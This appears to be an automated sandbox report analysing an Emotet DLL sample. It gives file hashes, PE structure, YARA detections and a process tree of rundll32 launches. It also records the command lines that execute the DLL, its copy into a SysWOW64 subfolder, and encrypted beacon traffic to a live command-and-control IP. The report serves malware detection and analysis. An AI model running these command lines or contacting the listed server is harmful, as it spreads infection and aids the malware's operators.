Preview:	.........-.....M.p.C.m.d.R.u.n.:. .C.o.m.m.a.n.d. .L.i.n.e.:. .".C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.m.p.c.m.d.r.u.n...e.x.e.". .-.w.d.e.n.a.b.l.e..... .S.t.a.r.t. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0.1.:.2.9.:. 4.9.........M.p.E.n.s.u.r.e.P.r.o.c.e.s.s.M.i.t.i.g.a.t.i.o.n.P.o.l.i.c.y.:. .h.r. .=. .0.x.1.....W.D.E.n.a.b.l.e.....E.R.R.O.R.:. .M.p.W.D.E.n.a.b.l.e.(.T.R.U.E.). .f.a.i.l.e.d. .(.8.0.0.7. 0.4.E.C.).....M.p.C.m.d.R.u.n.:. .E.n.d. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0.1.:.2.9.:.4.9.....-............-.

C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Microsoft\Windows\DeliveryOptimization\Logs\dosvc.20211202_173411_162.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	3.8215928678402555
Encrypted:	false
SSDEEP:	96:pC/SB2o+DK5Su92Z2YXmCCvI2l/Skq1P4zlT2VYFzgUMCM6JRol5PfbMCml5VbMJ:4/zAVOF2gzlnC/XChC0CYCRCP
MD5:	F56C797108F1B0EFC18279554D5F727A
SHA1:	EB91844C9E6B53833D7360602C1E98AABFA5763C
SHA-256:	97EAC58D628AAD2EAD17AC9BE3DC905F803A605283BD7178663C69AD75923D81
SHA-512:	3AA9BE47A75CC9627CB6CF40E84976890BA5F89DF01F7D3B6395AAC1C65D41DAFEC393DBBA8677A35E5F4D02DD3DC7744CEE785841417A2ED170C27EA1993 34
Malicious:	false
Preview:	....!...............................0...........................B.............Zb... ... .@.t.z.r.e.s...d.l.l.,.-.2.1.2... ....@.t.z.r.e.s...d.l.l.,.-.2.1.1../_8..... ....>...........8.6.9.6.E.A.C.4.-.1.2.8.8.-.4.2.8.8.-.A.4.E.E.-.4.9.E.E.4.3.1.B.0.A.D.9...C.: .\.W.i.n.d.o.w.s.\.S.e.r.v.i.c.e.P.r.o.f.i.l.e.s.\.N.e.t.w.o.r.k.S.e.r.v.i.c.e.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.M.i.c.r.o.s.o.f.t.\.W.i.n.d.o.w.s.\.D.e.l.i.v.e.r.y.O.p.t.i.m.i.z.a.t.i.o.n.\.L.o.g.s.\.d.o .s.v.c...2.0.2.1.1.2.0.2._.1.7.3.4.1.1._.1.6.2...e.t.l.........P.P.....0.. ....

C:\Windows\appcompat\Programs\Amcache.hve	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	MS Windows registry file, NT/2000 or above
Category:	dropped
Size (bytes):	1572864
Entropy (8bit):	4.267634574274262
Encrypted:	false
SSDEEP:	12288:qkoswPRnkLvsEfv4lq5R4AdmVMSewOlmTQACI1bPdsd+bqLwSrD8Wu1R:xoswPRnkLvsEfv4En9CR
MD5:	ADD33C28B73DC52233D3FF5D95CA1612
SHA1:	BA83CA6BDC55A68281C5C06CBE878F6FA750CE8C
SHA-256:	A004D58EEAC43B48DAA62D17E345FB918FD27CF5EE0336B8BFB38BA4C3CA5342
SHA-512:	AD54436A5779336511D96480C92F86EC97CFBEDCAE690D1D11CA5A7B63472736143F39A79B92B126982F276D8DCF75B7978828E5F78B5D97F351CF813391DE39
Malicious:	false
Preview:	regfR...R...p.\..,.................. ....\.A.p.p.C.o.m.p.a.t.\.P.r.o.g.r.a.m.s.\.A.m.c.a.c.h.e...h.v.e...4............E.4............E.....5............E.rmtmfo... ....;... ....

C:\Windows\appcompat\Programs\Amcache.hve.LOG1	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	MS Windows registry file, NT/2000 or above
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	3.053139888950346
Encrypted:	false
SSDEEP:	192:udXJb1ZymBsRFYv5FSE9lMqXyQVWnxuYW2odKqe8mxwp4uN5J:wZl5TXQnxuf2odPmxwp4uN5J
MD5:	77DEEDF0476D997DAF784E50870E7198
SHA1:	A3376EB61933CD8EF72FFD538C805C4B83FB0AC4
SHA-256:	706588ECDADB13CC58740EE6F11A7293EF7ECEA5E191529FF813E580CEBAC555

C:\Windows\appcompat\Programs\Amcache.hve.LOG1	
SHA-512:	D2937BF45BC24AE1A249B8D22C1275A5FC4BB70C9CAE1876F14A5937B91B06872684BD14B2CE78F34DF3A8148CCD319F9ABD39AE78317C6B2F4A25B9784F5E8
Malicious:	false
Preview:	regfQ...Q...p.\.,..... .....\.A.p.p.C.o.m.p.a.t.\.P.r.o.g.r.a.m.s.\.A.m.c.a.c.h.e...h.v.e...4.....E.4.....E.....5.....E.rmtmfo..... ....;..HvLE.>.....Q.....BiUo....J...6D.....hbin.....p.\.,.....nk,.do..... .....&...{ad79c032-a2ea-f756-e377-72fb9332c3ae}.....nk .do..... .....P..... .....Z.....Root.....lf.....Root....nk .do.....}..... .....*.....DeviceCensus..... ....vk.....WritePermissionsCheck.....p...

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.067331172246508
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	3pO1282Kpx.dll
File size:	372736
MD5:	173345845a2a7d0d99c17bdc5445df90
SHA1:	35ed97b5ac5a3ed0fdc00eabff20f3bfcdfc8a7c
SHA256:	9ed58848f0a7b354a32d4ef67ea9ff70ba75f9238c39d9f1af88fae6811cb504
SHA512:	c67f4a25b4538ea45291636f4eb1c845bbe5ab68ae32971 32f2e4bbde7f941a11eb276d5bdebe8179f412fd2e63a53 46d53890c1e6aeacca88c7a84bde35bda4
SSDEEP:	6144:qRsMh9YQWtcgA70wgF7nJyt6CQK+kIVDRjudJMrt32fFcRmXIeJXjWMmAD:cvm9Y0HFLQRQKqV4epRmxAvAD
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....0...Q...Q...Q..E#...Q..E#...Q..E#...Q../$...Q...$...Q...$...Q...$...Q..E#...Q...Q...Q...Q...Q../$...Q../$...Q..Rich.Q.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x1001a401
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL, LARGE_ADDRESS_AWARE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61A7100E [Wed Dec 1 06:02:54 2021 UTC]
TLS Callbacks:	0x1000c500
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	609402ef170a35cc0e660d7d95ac10ce

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x264f4	0x26600	False	0.546620521173	data	6.29652715831	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x28000	0x313fa	0x31400	False	0.822468868972	data	7.43227371512	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x5a000	0x1844	0xe00	False	0.270647321429	data	2.60881097454	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.pdata	0x5c000	0x66c	0x800	False	0.3583984375	data	2.21689595795	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0x5d000	0x1bb0	0x1c00	False	0.784598214286	data	6.62358237634	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports

Exports

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 45.63.5.129

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49804	45.63.5.129	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-02 08:37:02 UTC	0	OUT	GET /fqwqvIpxZYjgSrhYeuylraBSZOVBNdJZxHBzTVnNstuWavuGlHdFStXKFDN HTTP/1.1 Cookie: gKjP=1pPfMaoMdVUlKQUbAdiebE1XTzpT49WAqPCFzf9esRtAAep5qXcDMA3UcMnz2kDny2NkJZ+XzMNPr buwewGy7ajRk6O8pCIMyS/tk7KPZ1sVOCZDzij8ol0kzhAKz+cyhczW5/Qg7WStsqckEM0Ai/TBhgYa4zLpY2xrkvK aCs5ZjXU46E7u7NfJ6u2+utMTe+1C5zhUB/BGEkeunoDpKbWBm9Kwrc3B7WoAGu/lbHZZe8hOoLZlL9MMnyWT3k4lh qZIOv4dj0Q= Host: 45.63.5.129 Connection: Keep-Alive Cache-Control: no-cache
2021-12-02 08:37:03 UTC	0	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 02 Dec 2021 08:37:03 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close

Timestamp	kBytes transferred	Direction	Data
2021-12-02 08:37:03 UTC	0	IN	Data Raw: 32 35 36 0d 0a 73 be ca 7a 21 48 c8 2b 79 4b c2 72 82 e8 dd fb b0 56 4c 47 4b a2 7c 23 1b cd 24 12 83 2b 6d 00 6f 5b 28 cc be 61 69 07 46 c1 a1 5c e9 76 99 a1 73 90 4e c2 38 17 a8 f0 d9 9e 27 6a 88 9e d3 8d 86 66 a7 d2 ab 19 f8 92 2d f8 18 1b d8 97 6a fd 74 31 92 f5 b0 c8 9d c2 36 31 b4 69 a6 e2 c6 7b fe ff c9 0a ad 0e 10 c7 d2 78 73 00 d5 18 fb 70 e4 74 ff e6 08 2b 3b 43 1e 5f 43 1a 8a c4 84 85 01 4f 2b af 8f 37 7c 49 46 bc dd a0 5d 23 4c dd da 21 b8 7b 87 01 c4 2d 9b af 3e e3 91 40 57 b4 d2 2b 1b dd a2 4a 52 94 09 e4 6f 55 b3 62 d6 a3 4e 02 05 f7 31 24 ee c2 1c b8 3c 6d 2a 0a 54 fa 54 de 9d 14 7c d6 16 ea d3 12 67 58 f4 33 33 53 ee c7 b1 0b 2d 38 3d 1b b6 bb c2 97 d7 01 4d 54 93 14 67 cc 17 d1 08 fc d8 e1 04 e9 c7 5e 22 3c e4 c3 ad 05 f7 52 cc 20 28 ab Data Ascii: 256sz!H+yKrVLGK|#$+mo[(aiF\vsN8'jf-jt161i{xspt+;C_CO+7\|IF]#L!{->@W+JRoUbN1$<m*TT|gX33S-8=MTg^" <R (

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 2616 Parent PID: 5360

General

Start time:	09:33:16
Start date:	02/12/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\3pO1282Kpx.dll"
Imagebase:	0x1240000
File size:	893440 bytes
MD5 hash:	72FCD8FB0ADC38ED9050569AD673650E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Copyright Joe Security LLC 2021

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000000.516872338.00000000014D0000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.516872338.00000000014D0000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000000.493687779.00000000014D0000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.493687779.00000000014D0000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000000.515626652.000000000151C000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.515626652.000000000151C000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000000.515526987.00000000014D0000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.515526987.00000000014D0000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000002.544935545.00000000014D0000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000002.544935545.00000000014D0000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000000.495396645.000000000151C000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.495396645.000000000151C000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000000.495107069.00000000014D0000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.495107069.00000000014D0000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000000.493911106.000000000151C000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.493911106.000000000151C000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000000.516972039.000000000151C000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.516972039.000000000151C000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000002.545005644.000000000151C000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000002.545005644.000000000151C000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Analysis Process: cmd.exe PID: 2176 Parent PID: 2616

General

Start time:	09:33:16
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\3pO1282Kpx.dll",#1
Imagebase:	0x150000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Copyright Joe Security LLC 2021

Reputation:	high

File Activities — Show Windows behavior

Analysis Process: rundll32.exe PID: 4132 Parent PID: 2616

General

Start time:	09:33:17
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\3pO1282Kpx.dll,Control_RunDLL
Imagebase:	0x850000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000002.00000002.475419249.0000000000520000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000002.00000002.475419249.0000000000520000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000002.00000003.459775725.0000000000749000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000002.00000003.459775725.0000000000749000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities — Show Windows behavior

File Deleted

Analysis Process: rundll32.exe PID: 3256 Parent PID: 2176

General

Start time:	09:33:17
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\3pO1282Kpx.dll",#1
Imagebase:	0x850000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.471143849.000000000294A000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000003.00000002.470997195.0000000000700000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.470997195.0000000000700000.00000040.00000010.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: 1460 Parent PID: 2616

General

Start time:	09:33:21
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\3pO1282Kpx.dll,ajkaibu
Imagebase:	0x850000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000004.00000002.490792818.00000000006D0000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.490792818.00000000006D0000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.492232954.0000000002A3A000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: 2500 Parent PID: 2616

General

Start time:	09:33:25
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\3pO1282Kpx.dll,akyncbgollmj
Imagebase:	0x850000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.494249926.00000000035DA000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000005.00000002.494093661.00000000033E0000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.494093661.00000000033E0000.00000040.00000010.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: svchost.exe PID: 6068 Parent PID: 556

General

Start time:	09:33:28
Start date:	02/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA

Copyright Joe Security LLC 2021

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Analysis Process: svchost.exe PID: 5668 Parent PID: 556

General

Start time:	09:33:38
Start date:	02/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: svchost.exe PID: 5936 Parent PID: 556

General

Start time:	09:33:53
Start date:	02/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities Show Windows behavior

Analysis Process: svchost.exe PID: 3772 Parent PID: 556

General

Start time:	09:34:11
Start date:	02/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff797770000

Copyright Joe Security LLC 2021

File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: SgrmBroker.exe PID: 1404 Parent PID: 556

General

Start time:	09:34:33
Start date:	02/12/2021
Path:	C:\Windows\System32\SgrmBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\SgrmBroker.exe
Imagebase:	0x7ff63cd60000
File size:	163336 bytes
MD5 hash:	D3170A3F3A9626597EEE1888686E3EA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 5496 Parent PID: 556

General

Start time:	09:34:50
Start date:	02/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Registry Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 5592 Parent PID: 3256

General

Start time:	09:35:01
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\3pO1282Kpx.dll",Control_RunDLL
Imagebase:	0x850000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Copyright Joe Security LLC 2021

File Activities | Show Windows behavior

Analysis Process: rundll32.exe PID: 5848 Parent PID: 4132

General

Start time:	09:35:03
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Qfdohhzjskeoxat\kmkxxcep.fzg",diWFDzhLoc
Imagebase:	0x850000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.592715201.000000000354A000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.592655915.00000000033D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.592655915.00000000033D0000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 5856 Parent PID: 1460

General

Start time:	09:35:09
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\3pO1282Kpx.dll",Control_RunDLL
Imagebase:	0x850000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities | Show Windows behavior

Analysis Process: rundll32.exe PID: 3444 Parent PID: 2500

General

Start time:	09:35:15
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\3pO1282Kpx.dll",Control_RunDLL
Imagebase:	0x850000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D

Copyright Joe Security LLC 2021

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: svchost.exe PID: 5160 Parent PID: 556

General

Start time:	09:35:17
Start date:	02/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Analysis Process: WerFault.exe PID: 4956 Parent PID: 5160

General

Start time:	09:35:17
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -pss -s 468 -p 2616 -ip 2616
Imagebase:	0x210000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WerFault.exe PID: 4460 Parent PID: 2616

General

Start time:	09:35:19
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 2616 -s 308
Imagebase:	0x210000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Copyright Joe Security LLC 2021

File Activities — Show Windows behavior

File Created

File Deleted

File Written

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Analysis Process: WerFault.exe PID: 5020 Parent PID: 5160

General

Start time:	09:35:27
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -pss -s 580 -p 2616 -ip 2616
Imagebase:	0x210000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WerFault.exe PID: 4976 Parent PID: 2616

General

Start time:	09:35:29
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 2616 -s 316
Imagebase:	0x210000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities — Show Windows behavior

File Created

File Deleted

File Written

Registry Activities — Show Windows behavior

Key Created

Copyright Joe Security LLC 2021

Key Value Modified

Analysis Process: svchost.exe PID: 4776 Parent PID: 556

General

Start time:	09:35:42
Start date:	02/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 1184 Parent PID: 5848

General

Start time:	09:36:03
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\System32\Qfdohhzjskeoxat\kmkxxcep.fzg",Control_RunDLL
Imagebase:	0x850000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000019.00000002.762912607.0000000002960000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000019.00000002.762912607.0000000002960000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000019.00000003.697774412.0000000002B7B000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000019.00000003.697774412.0000000002B7B000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: MpCmdRun.exe PID: 5352 Parent PID: 5496

General

Start time:	09:36:03
Start date:	02/12/2021
Path:	C:\Program Files\Windows Defender\MpCmdRun.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable
Imagebase:	0x7ff6ac550000
File size:	455656 bytes
MD5 hash:	A267555174BFA53844371226F482B86B
Has elevated privileges:	true
Has administrator privileges:	false

